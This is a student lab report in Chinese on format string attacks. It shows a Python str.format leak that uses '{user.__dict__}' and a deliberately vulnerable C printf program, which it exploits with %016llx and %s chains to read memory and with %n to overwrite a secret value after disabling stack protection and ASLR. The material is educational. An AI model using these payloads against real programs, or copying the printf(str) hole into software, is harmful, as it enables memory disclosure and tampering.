**北京科技大学实验报告**

学院：计算机与通信工程学院 专业： 信息安全 班级： 信安192

姓名： 霍炟 学号：41824147 实验日期： 2022年 4月 20日

**实验名称：格式化字符串攻击实验**

## 实验目的

本实验通过构造字符串对python的标准格式化函数进行攻击可以获取敏感数据，让学生了解python中格式化函数的漏洞、掌握和了解python字符串格式化函数的漏洞以及防范措施。

## 实验仪器

python

Django

gcc

## 实验原理

通过构造字符串对python的标准格式化函数进行攻击可以获取敏感数据，让学生了解python中格式化函数的漏洞。

1、什么是格式化字符串

格式化字符串用于对字符串进行指定格式的格式化输出，比如动态替换掉原字符的某些字符、字符串对齐、小数位数控制等。

格式化字符串中通常包含特殊的占位符，这些占位符在不同语言中可能有不同的涵义，在Python中常用的占位符包括如下：

%s 字符串 (采用str()的显示)

%r 字符串 (采用repr()的显示)

%c 单个字符

%b 二进制整数

%d 十进制整数

%i 十进制整数

%o 八进制整数

%x 十六进制整数

%e 指数 (基底写为e)

%E 指数 (基底写为E)

%f 浮点数

%F 浮点数，与上相同

%g 指数(e)或浮点数 (根据显示长度)

%G 指数(E)或浮点数 (根据显示长度)

一个格式化字符串类似是这样的: '我的名字是%s,今年%d岁,性别:%s, 月薪%.2f万' ,这代表了使用该格式化字符串的输出会将某些变量动态的替换到这个字符串中，将%s部分替换为一个字符串，%d部分替换为一个数字，%.2f替换为两位小数。

在Python中还可以使用标准库中的模板字符串进行格式化字符串：

>>>from string import Template

>>>name = 'Hu3sky'

>>>s = Template('My name is $name')

>>>s.substitute(name=name)

'My name is Hu3sky'

使用format进行格式化字符串:

>>> 'My name is {}'.format('Hu3sky')

'My name is Hu3sky'

2、格式化字符串的漏洞

当用于替换格式化字符串中的占位符的参数本身就带有这些占位符时，就可以利用格式化字符串中的“获取对象属性”、“获取数组数值”等方法来寻找、取得一些敏感信息，即输出一些本不应该显示的字符串。

## 实验内容与步骤

1、实验准备

1. 在命令行中载入我们需要用到的镜像
2. docker load < ~/images/auth\_node1.tar.gz
3. 进入工作目录创建docker容器auth\_node1
4. docker run -itd --privileged --name auth\_node1 auth\_node1

在不同终端打开容器并进入容器内部：

docker attach auth\_node1

键入ctrl+p后ctrl+q退出容器  
如果出现问题，按照以下步骤删除容器并重新创建

* 停止容器：docker stop <容器名>
* 删除容器：docker rm -v <容器名>

2、使用格式化字符串漏洞泄露信息

/python/format/format\_test.py文件中存放着模拟客户登录并查询自己设置的邮箱的简单应用。

服务端正确的处理流程是：用户使用正确的密码发起查询请求后，如果用户已经设置过邮箱则显示邮箱地址，否则显示未设置邮箱； 如果用户使用不正确的密码，则提示用户名密码错误。

用户的定义如下：

class User(object):

def \_\_init\_\_(self, name, password, email,chance):

self.name = name

self.password = password

self.email = email

self.chance = chance # the chance user get a prize,user should never see this field

用户所含的字段包括用户名，密码，邮箱，以及一个中奖概率(这个信息不应该被用户知道)

观察服务端的处理代码可以发现，用于格式化的格式化字符串可以被用户改变，具体做法是修改邮箱字符串，让最终的格式化字符串中包含查询用户其他信息的占位符即可。


在代码的最后加上：

server.reset\_email('kitty', 'abc', '{user.\_\_dict\_\_}')

server.handle\_request('kitty', 'abc')

使用如下命令运行该py文件:

python format\_test.py



观察输出，可以发现chance的值被输出了。 仔细分析不难发现，将用户的邮箱设置为{user.\_\_dict\_\_}后可以发现格式化字符串变为了 Hey {user.name}, your email is {user.\_\_dict\_\_} 所以在使用temple.format(user=u)时会将用户的所有信息输出，原本用户不应该看到的chance信息也被看到了。

3、通过格式化字符串漏洞打印内存

1.找到输入字符串在函数栈上的位置 我们先来看一段存放在/python/format/cserver.c下的C程序:

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

#define SECRET1 0x44

#define SECRET2 0x55

int main(int argc, char \*argv[])

{

if(argc !=3){

printf("arg error!");

}

char str\_value[100];

int \*secret;

long int\_value;

secret = (int \*) malloc(2\*sizeof(int));

secret[0] = SECRET1;

secret[1] = SECRET2;

printf("The variable secret's address is 0x%8x (on stack)\n", &secret); //输出secret变量的地址

printf("The variable secret's value is 0x%8x (on heap)\n", secret); //输出secret变量的值

printf("secret[0]'s address is 0x%8x (on heap)\n", &secret[0]); //输出secret[0]的地址

printf("secret[1]'s address is 0x%8x (on heap)\n", &secret[1]); //输出secret[1]的地址

if(argc ==3){

int\_value=atoi(argv[1]);

printf("int\_value is %d\n",int\_value);

printf("int\_value's address is 0x%8x\n",&int\_value);

}

if(argc ==3){

strcpy(str\_value,argv[2]);

printf("str\_value: \n");

printf(str\_value); //格式化字符串攻击

printf("\n");

}

return 0;


}

这段程序简单的输出了各种变量的地址和值的信息。

但是我们没法知道secrect[1]的值，现在我们利用格式化字符串的漏洞直接读取secrect[1]的值。

1. 在/python/format文件夹中新建attack.py文件，并在attack.py中添加如下代码对C程序进行格式化字符串漏洞攻击：
2. import os
3. cmd = './cserver 15 %016llx,%016llx,%016llx,%016llx,%016llx,%016llx,%016llx,%016llx,%016llx,%016llx'
4. os.system(cmd)


这段代码使用os.system函数直接调用C程序，并传入了一个整数和一个字符串作为参数。

1. 使用如下命令编译C程序
2. gcc -z execstack -fno-stack-protector -o cserver cserver.c
3. 为了实验方便，我们关闭地址随机化，让每次程序运行得到相同的地址
4. sysctl -w kernel.randomize\_va\_space=0
5. 通过如下命令运行python程序：
6. python attack.py
7. 可以看到类似如下的输出:  因为printf打印的字符串中含有%016llx占位符，但是函数调用时又没有提供参数，所以每遇到一个%016llx占位符，函数会直接从函数栈中弹出一个数据并打印。由输出结果可以看到，输入的整数15位于函数栈的第8个位置。
8. 由刚才的步骤可以知道，我们调用C程序传入的第一个整数参数会被放入到函数栈的第八个位置。 由此我们可以通过构造如下格式化字符串使其打印第八个位置所存放的内存地址的值：
9. %016llx,%016llx,%016llx,%016llx,%016llx,%016llx,%016llx,%s,%016llx,%016llx

即将第八个占位符换为%s，表示第八个从函数栈弹出的内容是一个字符串的首地址。

1. 在attack.py末尾文件中添加如下代码:
2. cmd1 = './cserver 6295572 %016llx,%016llx,%016llx,%016llx,%016llx,%016llx,%016llx,%s,%016llx'
3. os.system(cmd1)

这次传入的整型参数为

1. 通过如下命令运行python程序：
2. python attack.py
3. 可以看到类似如下的输出:  就这样我们获取到了secrect[1]的值。



4、通过格式化字符串漏洞修改指定内存的值

1. 首先介绍一下占位符%n,使用该占位符时该符号前输入的字符数量会被存储到对应的参数中去。 修改客户端的代码，写入服务端的ip如下：
2. int value;
3. printf("abc%n", &value);

这段代码的作用就是将%n前的应该输出的字符串长度（在这里是3）赋值给变量value。

1. 利用%n占位符我们可以修改指定内存的数据。 参考上一个步骤，在attack.py 末尾文件中添加如下代码:
2. cmd2 = './cserver 6295572 %016llx,%016llx,%016llx,%016llx,%016llx,%016llx,%016llx,%n,%016llx'
3. os.system(cmd2)

传入的整型参数依旧为

1. 在C代码中添加如下代码用来检测secrect[1]的值是否改变:
2. if(argc ==3){
3. strcpy(str\_value,argv[2]);
4. printf("str\_value: \n");
5. printf(str\_value);
6. printf("\n");
7. }
8. //start
9. printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
10. printf("The new secrets: 0x%x -- 0x%x\n", secret[0], secret[1]);
11. //end
12. return 0;
13. }
14. 使用如下命令重新编译C程序:
15. gcc -z execstack -fno-stack-protector -o cserver cserver.c
16. 通过如下命令运行python程序：
17. python attack.py
18. 可以看到类似如下的输出:  
     可以看到secrect[1]的值已经变成了0x77

## 实验数据

见上图

## 实验数据处理

无

## 实验结果与分析



因cg故障无法完成评测。

因为类printf函数中省略号参数表中参数的个数和类型都是由类printf函数中的那个格式化字符串来决定的，所以攻击者可以利用编程者的疏忽或漏洞，巧妙构造格式化字符串，达到攻击目的。

如果一个程序员的任务是：打印输出一个字符串或者把这个串拷贝到某缓冲区内。他可以写出如下的代码：printf("%s", str);但是为了节约时间和提高效率，并在源码中少输入6个字节，他会这样写：printf(str);

为什么程序员写的是错误的呢？他传入了一个他想要逐字打印的字符串。实际上该字符串被printf函数解释为一个格式化字符（formatstring），printf就会根据该字符串来决定printf函数中省略号参数表中参数的格式和类型，如果这个程序员想要打印的字符串中刚好有“%d”,“%x”之类的格式化字符，那么一个变量的参数值就从堆栈中取出。

比如：

[view plain](http://blog.csdn.net/sealyao/archive/2010/10/23/5961330.aspx) [copy to clipboard](http://blog.csdn.net/sealyao/archive/2010/10/23/5961330.aspx) [print](http://blog.csdn.net/sealyao/archive/2010/10/23/5961330.aspx) [?](http://blog.csdn.net/sealyao/archive/2010/10/23/5961330.aspx)

·········10········20········30········40········50········60········70········80········90········100·······110·······120·······130·······140·······150

1. #include <stdio.h>
2. #include <stdlib.h>
4. **int** main(**int** argc, **char**\* argv[])
5. {
6. **if**(argc != 2)
7. **return** 0;
8. printf(argv[1]);
9. **return** 0;
10. }

当./a.out “hello world”时一切正常，但是当./a.out “%x”时，就会有莫名其妙的数字被打印出来了。

很明显，攻击者至少可以通过打印出堆栈中的这些值来偷看程序的内存。但是有些事情就不那么明显了，这个简单的错误允许向运行中程序的内存里写入任意值。

printf有一个比较另类的用法：%n，当在格式化字符串中碰到"%n"的时候，在%n域之前输出的字符个数会保存到下一个参数里。例如，为了获取在两个格式化的数字之间空间的偏量：

[view plain](http://blog.csdn.net/sealyao/archive/2010/10/23/5961330.aspx) [copy to clipboard](http://blog.csdn.net/sealyao/archive/2010/10/23/5961330.aspx) [print](http://blog.csdn.net/sealyao/archive/2010/10/23/5961330.aspx) [?](http://blog.csdn.net/sealyao/archive/2010/10/23/5961330.aspx)

·········10········20········30········40········50········60········70········80········90········100·······110·······120·······130·······140·······150

1. **int** main(**int** argc, **char**\* argv[])
2. {
3. **int** pos, x = 235, y = 93;
4. printf("%d %n%d/n", x, &pos, y);
5. printf("The offset was %d/n", pos);
6. **return** 0;
7. }

输出4(“235 ”的长度)

%n格式返回应该被输出的字符数目，而不是实际输出的字符数目。当把一个字符串格式化输出到一个定长缓冲区内时，输出字符串可能被截短。不考虑截短的影响，%n格式表示如果不被截短的偏量值（输出字符数目）。为了说明这一点，下面的代码会输出100而不是20：

[view plain](http://blog.csdn.net/sealyao/archive/2010/10/23/5961330.aspx) [copy to clipboard](http://blog.csdn.net/sealyao/archive/2010/10/23/5961330.aspx) [print](http://blog.csdn.net/sealyao/archive/2010/10/23/5961330.aspx) [?](http://blog.csdn.net/sealyao/archive/2010/10/23/5961330.aspx)

·········10········20········30········40········50········60········70········80········90········100·······110·······120·······130·······140·······150

1. **int** main()
2. {
3. **char** buf[20];
4. **int** pos, x = 0;
5. snprintf(buf, **sizeof**(buf), "%.100d%n", x, &pos);
6. printf("position: %d/n", pos);
7. **return** 0;
8. }

而%n和%d，%x，%s的显著的不同就是%n是会改变变量的值的，这也就是格式化字符串攻击的爆破点。

资料来源：[(8条消息) 格式化字符串攻击原理及示例 \_ShenRui的博客-CSDN博客\_格式化字符串攻击](https://blog.csdn.net/immcss/article/details/6267849)